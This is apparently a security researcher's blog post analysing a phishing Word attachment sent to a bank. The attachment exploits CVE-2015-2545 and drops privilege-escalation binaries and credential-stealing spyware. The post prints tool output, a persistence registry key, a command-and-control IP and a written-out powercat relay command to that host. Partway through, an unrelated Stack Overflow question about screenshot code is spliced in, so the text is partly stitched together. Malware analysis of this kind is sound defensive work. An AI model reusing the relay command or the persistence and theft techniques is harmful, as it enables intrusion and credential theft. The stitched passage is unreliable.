

Closer Than Close

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In both the pre-digital age and the digital age, when you examine the lives of bank robbers who have left their mark on a particular era, such as Willie Sutton, whom I often mention in my security awareness presentations and blog posts, you can see that the main reason behind bank robberies has not changed: money! In today's world, where the armed robberies of the past have transformed into cyber bank heists, the addition of cybersecurity experts alongside security guards, who are indispensable for the security of bank branches, has started to play a significant role in combating cyber robberies in the digital age. Lessons learned by banks in terms of physical security from bank robberies have given way to lessons learned from cyber threat reports and hacked banks.

The M-Trends report published by FireEye (Mandiant) in March needs to be carefully handled and thoroughly studied by our financial institutions. One of the most significant findings highlighted in this report is the exploitation of zero-day vulnerabilities, which we frequently observe in cyber attacks targeting banks, including state-sponsored cyber attacks. This is just one of the key observations that make this report stand out.

Some institutions, upon reading such threat reports, may mistakenly believe that the threat is distant from them and, as a result, they prioritize investments in human resources and security technologies less, continuing their lives in peace and happiness until they become victims of a cyber attack. On the other hand, proactive institutions that actively monitor and analyze the evolving threats do not remain passive spectators. They leverage such threat reports to determine their future cybersecurity strategies and allocate their resources to the right areas, aiming to minimize the likelihood of being hacked as much as possible.

This story, similar to both the M-Trends report (page 11) and my blog post titled "The APT Attempt," begins with an email sent from a university email account. However, due to precautionary measures taken, this email fails to reach its intended recipient. Instead, it triggers alarms in multiple systems, including the FireEye security system, initiating the manual examination process by the corporate SOC team for the malicious Office document (Confirmation_letter.docx MD5: 2abe3cc4bffa46455a945d56c27e9fb45)

attached to the suspicious email. In contrast to the previous story, malicious actors in this case decide to send the email from a spoofed email address (m.salvalaggio@lse.ac.uk), pretending to be from the same university, rather than compromising an academic's email account within the university. The suspicion increases due to the absence of the mentioned person's name in the university's personnel list and the discovery through a LinkedIn search that this person (Matteo Salvalaggio) works at a different university.

Hello,


Congratulations, your candidature is approved.

The attachment contains the copy of the confirmation letter. Please pay attention to the expiry period of the certificate. You will get the hard copy via mail within 2 weeks.

Let's schedule a call on Thursday, 2 PM, do you mind?


Best regards,
Matteo

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When attempting to open the sent Word document on a virtual machine, the system's performance deteriorated, and it became unresponsive, raising

suspicious of the presence of an exploit code within the document. Further examination using the Pestudio tool revealed a significant vulnerability (CVE-2015-2545 / MS15-099) that was detected in Microsoft Office software in 2015 and affected all versions from 2007 to 2016. It became apparent that the document was attempting to exploit this vulnerability.



Confirmation_letter.docx - Word (Not Responding)

FILE HOME INSERT DESIGN PAGE LAYOUT REFERENCES MAILINGS REVIEW VIEW Sign in

Clipboard Font Paragraph Styles Editing

Document Recovery

Word has recovered the following files.
Save the ones you wish to keep.

Available Files

Confirmation_letter.docx .
Version created last time t...
01.01.1601 02:00

Which file do I want to save?

Close

London School of Economics & Political Science
Houghton St, London WC2A 2AE, UK

Confirmation Letter

Dear Sir,

This letter confirms that your candidature was approved for participation in Banking Technology Awards.

Please inform Matteo Salvalaggio on 442039051983 or m.salvalaggio@lse.ac.uk if you need additional information.

Sincerely,


London School of Economics & Political Science, Award Committee

Confirmation_letter.docx: 960 characters (an approximate value).

pestudio 8.56 - Malware Initial Assessment - www.winator.com

engine (58)	positiv (9)	date (dd.mm.y...	age (...)
BitDefender	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Arcabit	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Ad-Aware	Exploit.CVE-2015-2545.Gen	28.02.2017	0
F-Secure	Exploit.CVE-2015-2545.Gen	28.02.2017	0
GData	Exploit.CVE-2015-2545.Gen	28.02.2017	0
Emsisoft	Exploit.CVE-2015-2545.Gen (B)	28.02.2017	0
Kaspersky	HEUR:Exploit.MSWord.Generic	28.02.2017	0
TrendMicro	HEUR_EMBEPS	28.02.2017	0
Bkav	clean	28.02.2017	0
MicroWorld-eScan	clean	28.02.2017	0
nProtect	clean	28.02.2017	0
CMC	clean	28.02.2017	0
CAT-QuickHeal	clean	28.02.2017	0
McAfee	clean	25.02.2017	3
Malwarebytes	clean	28.02.2017	0
VIPRE	clean	28.02.2017	0
SUPERAntiSpyware	clean	28.02.2017	0
TheHacker	clean	28.02.2017	0
K7GW	clean	28.02.2017	0
K7AntiVirus	clean	28.02.2017	0
Baidu	clean	28.02.2017	0
F-Prot	clean	28.02.2017	0
Symantec	clean	28.02.2017	0
ESET-NOD32	clean	28.02.2017	0
TrendMicro-HouseCall	clean	28.02.2017	0
Avast	clean	28.02.2017	0
ClamAV	clean	28.02.2017	0
Alibaba	clean	28.02.2017	0
NANO-Antivirus	clean	28.02.2017	0
AegisLab	clean	28.02.2017	0
Rising	clean	28.02.2017	0
Comodo	clean	28.02.2017	0
DrWeb	clean	28.02.2017	0

After opening the "Confirmation_letter.docx" file with the 7-zip tool, it was not difficult to locate the vulnerable EPS file (image1.eps) that was the subject of the vulnerability.




When examining the EPS file using the Notepad++ tool, I immediately noticed multiple executable file headers (MZ – 4D5A) within the exploit code. This finding indicates that there are multiple executable files within the exploit code, and once the vulnerability is successfully exploited, these files would

be executed on the operating system.

Without wasting time on the exploit code, I proceeded to save each block with an MZ header as separate files named apt1.exe, apt2.exe, apt3.exe, and so on, and began examining them with Pestudio. When analyzing a3.exe (also appearing as a3.exe in the screenshot) and apt5.exe (also appearing as a5.exe in the screenshot), I noticed the presence of exploit-related keywords in the character strings, the striking resemblance between the two files (a3 being 32-bit and a5 being 64-bit), and the output of CVE-2016-7255 (MS16-135) in the VirusTotal report.

After examining both files, it became apparent that this was an exploit code that had been previously used by the Pawn Storm APT group, also known as Fancy Bear, APT28, Sofacy, and STRONTIUM. It exploited a Windows kernel vulnerability.



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File Help

c:\users\mert\Desktop\A3.exe

- indicators (3/10)
- virustotal (1/58 - 01.03.201)
- dos-stub (160 bytes)
- file-header (20 bytes)
- optional-header (240 byte)
- directories (5)
- sections (4)
- libraries (2)
- imports (62)
- exports (2)
- exceptions (60)
- tls-callbacks (n/a)
- resources (n/a)
- strings (44/331)
- debug (invalid)
- manifest (n/a)
- file-version (n/a)
- certificate (n/a)
- overlay (n/a)

type	size	location	blacklisted (44)	item (331)
ascii	4	-	-	\\$@H
ascii	4	-	-	\\$HH
ascii	4	-	-	\\$PH
ascii	4	-	-	\\$XH
ascii	4	-	-	D\$ P
ascii	23	-	-	SQRUVWAPAQARASATAUAVAWH
ascii	22	-	-	A_A^A)A\A[AZAYAX_^]ZY[
ascii	23	-	-	SQRUVWAPAQARASATAUAVAWH
ascii	22	-	-	A_A^A)A\A[AZAYAX_^]ZY[
ascii	14	-	-	Microsoft Word
ascii	50	-	-	The document is locked for editing by another user
ascii	15	-	-	GetLastError = 0x
ascii	19	-	-	OpenInputDesktop =
ascii	19	-	-	SetThreadDesktop ok
ascii	10	-	-	USER32.dll
ascii	23	-	-	Try non-patched Windows
ascii	30	-	-	RCE works, but LPE is patched!
ascii	6	-	-	res =
ascii	12	-	-	LpeExecMutex
ascii	36	-	-	0123456789ABCDEFGetKernelVal error 0
ascii	25	-	-	ExploitTagMenuState start
ascii	27	-	-	ExploitTagMenuState error 1
ascii	26	-	-	ExploitTagMenuState end OK
ascii	19	-	-	ExploitThread start
ascii	21	-	-	ExploitThread error 1
ascii	21	-	-	ExploitThread error 2
ascii	17	-	-	ExploitThread end
ascii	17	-	-	DonorThread start
ascii	19	-	-	DonorThread wnd0 =
ascii	25	-	-	GetForegroundWindow(1) =
ascii	25	-	-	GetForegroundWindow(2) =
ascii	15	-	-	DonorThread end

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File Help

c:\users\mert\Desktop\A5.exe


- indicators (3/11)
- virustotal (5/58 - 01.03.201)
- dos-stub (152 bytes)
- file-header (20 bytes)
- optional-header (224 byte)
- directories (5)
- sections (4)
- libraries (2)
- imports (63)
- exports (2)
- exceptions (n/a)
- tls-callbacks (n/a)
- resources (n/a)
- strings (46/283)
- debug (invalid)
- manifest (n/a)
- file-version (n/a)
- certificate (n/a)
- overlay (n/a)

type	size	location	blacklisted (46)	item (283)
ascii	4	-	-	T%0L
ascii	4	-	-	D%4H
ascii	14	-	-	Microsoft Word
ascii	50	-	-	The document is locked for editing by another user
ascii	15	-	-	GetLastError = 0x
ascii	19	-	-	OpenInputDesktop =
ascii	19	-	-	SetThreadDesktop ok
ascii	10	-	-	USER32.dll
ascii	23	-	-	Try non-patched Windows
ascii	30	-	-	RCE works, but LPE is patched!
ascii	6	-	-	res =
ascii	12	-	-	LpeExecMutex
ascii	16	-	-	0123456789ABCDEF
ascii	20	-	-	GetKernelVal error 0
ascii	25	-	-	ExploitTagMenuState start
ascii	27	-	-	ExploitTagMenuState error 1
ascii	26	-	-	ExploitTagMenuState end OK
ascii	19	-	-	ExploitThread start
ascii	21	-	-	ExploitThread error 1
ascii	21	-	-	ExploitThread error 2
ascii	17	-	-	ExploitThread end
ascii	17	-	-	DonorThread start
ascii	19	-	-	DonorThread wnd0 =
ascii	25	-	-	GetForegroundWindow(1) =
ascii	25	-	-	GetForegroundWindow(2) =
ascii	15	-	-	DonorThread end
ascii	20	-	-	EscalateThread start
ascii	39	-	-	EscalateThread VirtualAlloc(0x400000) =
ascii	41	-	-	EscalateThread VirtualAlloc(0x4000000) =
ascii	22	-	-	EscalateThread error 2
ascii	22	-	-	EscalateThread error 3
ascii	22	-	-	EscalateThread wnd1 =

engine (58)	positiv (5)	date (dd.mm.y...	age (...)
Qihoo-360	HEUR/QVM40.1.0000.Malware.Gen	01.03.2017	0
Kaspersky	HEUR:Trojan.Win32.Generic	28.02.2017	1
GData	Win32.Exploit.CVE-2016-7255.A	01.03.2017	0
Baidu	Win32.Trojan.WisdomEyes.16070401.9500.9...	01.03.2017	0
Bkav	clean	28.02.2017	1
MicroWorld-eScan	clean	01.03.2017	0
nProtect	clean	01.03.2017	0
CMC	clean	01.03.2017	0
CAT-QuickHeal	clean	01.03.2017	0
McAfee	clean	01.03.2017	0
Malwarebytes	clean	01.03.2017	0
Zillya	clean	01.03.2017	0
SUPERAntiSpyware	clean	01.03.2017	0
TheHacker	clean	28.02.2017	1
K7GW	clean	01.03.2017	0
K7AntiVirus	clean	01.03.2017	0
TrendMicro	clean	01.03.2017	0
F-Prot	clean	01.03.2017	0
Symantec	clean	28.02.2017	1
ESET-NOD32	clean	01.03.2017	0
TrendMicro-HouseCall	clean	01.03.2017	0
Avast	clean	01.03.2017	0
ClamAV	clean	01.03.2017	0
BitDefender	clean	01.03.2017	0
NANO-Antivirus	clean	01.03.2017	0
ViRobot	clean	01.03.2017	0
Rising	clean	01.03.2017	0
Ad-Aware	clean	01.03.2017	0
Sophos	clean	01.03.2017	0
Comodo	clean	01.03.2017	0
F-Secure	clean	01.03.2017	0
DrWeb	clean	01.03.2017	0

Since the ultimate goal of these two exploit codes was to execute the malicious code within the EPS file with administrative privileges on the system, I decided to run the apt1.exe file on a virtual machine and observe its behavior for dynamic analysis. Shortly after running the apt1.exe file, I observed that it copied itself to the %AppData%\AMD\OGLCache.exe folder, communicated encrypted with the IP address 84.202.2.12, created a file in the AMD folder named default.conf with unreadable content (a randomly generated name, and the execution date of the file is encrypted), and added the folder information to the HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Lollipop key to run on system startup.

When examining the OGLCache.exe file with the Pestudio tool, I found that it was packed, making it difficult to obtain significant information through static analysis.




Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time of Day	Process Name	PID	Operation	Path	Result
13:50:22.8313497	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313524	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313553	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313581	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313611	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313637	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313661	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8313692	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
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13:50:22.8314278	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8314438	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8316597	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8316703	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8336834	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8338442	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
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13:50:22.8346032	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8346128	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
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13:50:22.8349114	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8349863	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8352550	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
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13:50:22.8353951	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr...	SUCCESS
13:50:22.8355144	OGLCache.exe	2460	CloseFile	C:\Users\Mert\AppData\Roaming\AMD\default.conf	SUCCESS
13:50:22.8366887	OGLCache.exe	2460	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale	REPARSE
13:50:22.8367015	OGLCache.exe	2460	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale	SUCCESS
13:50:22.8367113	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale\en-US	NAME NOT FOUND L
13:50:22.8367148	OGLCache.exe	2460	RegCloseKey	HKLM\System\CurrentControlSet\Control\Nls\CustomLocale	SUCCESS
13:50:22.8367187	OGLCache.exe	2460	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale	REPARSE
13:50:22.8367234	OGLCache.exe	2460	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale	SUCCESS
13:50:22.8367299	OGLCache.exe	2460	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale\en-US	NAME NOT FOUND L
13:50:22.8367323	OGLCache.exe	2460	RegCloseKey	HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale	SUCCESS

Showing 2.070 of 980.472 events (0.2%) Backed by virtual memory



Server DNS Name: 84.200.2.12 Service Port: 443 Signature Name: Malware.Binary.exe

Raw Command



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

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00402666 test eax, eax
00402667 jne apt1.40614E
00402668 lea ebx, dword ptr ds:[425E78]
00402669 push ebx
0040266A mov word ptr ds:[ebx], 7257
0040266B push dword ptr ds:[425E56]
0040266C call dword ptr ds:[<&GetProcAddress>]
0040266D push 0
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0040266F push dword ptr ds:[425E4A]
00402670 push apt1.425E4A
00402671 push FFFFFFFF
00402672 push apt1.402690
00402673 push eax
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00402675 push apt1.425EAC
00402676 push E
00402677 push apt1.425EA1
00402678 call dword ptr ds:[<&GetLongPathNameA>]
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0040267B lea ecx, dword ptr ds:[425E4E]
0040267C cmp dword ptr ds:[ecx], FFF
0040267D j3 apt1.40614E
0040267E cmp dword ptr ds:[425E4E], 50000
0040267F j3 apt1.40614E
00402680 sbb dword ptr ds:[ecx], 300
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



Continuing with dynamic code analysis, when the malware encountered a running process named ns.exe (which I assume is Norton Security), it created a batch file named loopc.cmd in the %TEMP% folder and used the Powercat tool (powercat -l -p 4000 -r tcp:84.200.2.12:443;) to establish a relay between port 4000 and the IP address 84.200.2.12 on port 443. This allowed communication between the two endpoints. However, my main objective was to reach the core of the malware, the main function where all other functions were called, in order to uncover its capabilities. Therefore, I continued the

analysis.

While navigating between functions, it didn't take long for me to reach the main function at address 00405AB3, using the graphical view of IDA. Upon quick examination of the functions called from there, I discovered that this spyware had the ability to remotely control systems, perform keylogging, capture screenshots, and steal usernames and passwords from Outlook and Thunderbird profiles.

In summary, the analysis revealed that the malware was a sophisticated spyware designed to gain remote control over systems, perform keylogging, capture screenshots, and steal login credentials from email clients.





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1 and saves it to disk but I would prefer to not save it each time. After several hours of reading over other examples online I still feel I do not understand how this process works.

The two goals are to create the screen in memory to be passed to another function and to be able to capture only selected parts of the screen given (x,y) coordinates.

2 I am relatively new to coding so if this is a trivial thing it would not surprise but would still greatly appreciate any explanations.

Here is the sample code I found online and have been working with.

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#define _CRT_SECURE_NO_DEPRECATE
#include <iostream>
#include <windows.h>
#include <stdio.h>
#include <string>

using namespace std;

void Screenshot()
{
    int nScreenWidth = GetSystemMetrics(SM_CXSCREEN);
    int nScreenHeight = GetSystemMetrics(SM_CYSCREEN);
    HWND hDesktopWnd = GetDesktopWindow();
    HDC hDesktopDC = GetDC(hDesktopWnd);
    HDC hCaptureDC = CreateCompatibleDC(hDesktopDC);
    HBITMAP hCaptureBtmapp = CreateCompatibleBitmap(hDesktopDC,
        nScreenWidth, nScreenHeight);
    SelectObject(hCaptureDC, hCaptureBtmapp);
    BitBlt(hCaptureDC, 0, 0, nScreenWidth, nScreenHeight,
        hDesktopDC, 0, 0, SRCCOPY | CAPTUREBLT);
    //SaveCapturedBtmapp(hCaptureBtmapp); //Place holder - Put your code here to save the c
    ReleaseDC(hDesktopWnd, hDesktopDC);
    DeleteDC(hCaptureDC);
    DeleteObject(hCaptureBtmapp);
}
```

++ windows screenshot bitblt hdc

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edited Jul 28 '15 at 21:59

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Corbin

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3 You're "repetitively new"? You mean you keep starting over, forgetting what you learned before? - Bamar Jul 28 '15 at 21:34

Try the `GetPixel` function - Colonel Thirty Two Jul 28 '15 at 21:35

I think the `hCaptureBtmapp` variable contains the screen capture data. You can do whatever you want with that. - Bamar Jul 28 '15 at 21:36

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
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
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

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

- How to capture desktop on windows so that it would capture both directX and normally rendered parts of screen?
- Get HDC context of screen minus application window
- How to save hdc and restore it?
- Are there any bitblt alternatives without the slowdown?
- How to get the screen capture of other full screen games using DXGI?

To decipher the encrypted content of the seemingly unreadable file, I briefly examined the function responsible for encryption. It became apparent that each byte written to the file underwent an XOR operation with the value 9D hex, followed by the addition of the value 36. To decrypt the keylogging information stored in the file, I used the Hex Workshop Hex Editor tool to perform the reverse operation ($-36 \wedge 9D$) on the file, successfully converting the previously unreadable key data into a readable format.









Hex Workshop - [C:\Users\Merf\Desktop\APTI-08-03-2017]

File Edit Disk Options Tools Plug-ins Window Help

Legacy ASCII

0 1 2 3 4 5 6 7 8 9 A B C D E F 10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 0123456789ABCDEF0123456789ABCDEF012

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..2.6.]....[C.a.p.s. .L.o.c.k.).
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Data Inspector

Data at offset 0x00000000:

int8 13
uint8 13
int16 13
uint16 13
int32 655373
uint32 655373
int64 2814805602336...
uint64 2814805602336...
half float 7.7486036e-007
float 8.1837338e-040
double 1.3904987e-308

Expression Calc

Signed 32 bit

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Structures

Member Value (dec) Value (hex) Size

Find Results

Address Length Length

Ready

Cursor: 0000008B Caret: 00000000 500 bytes OVR MOD READ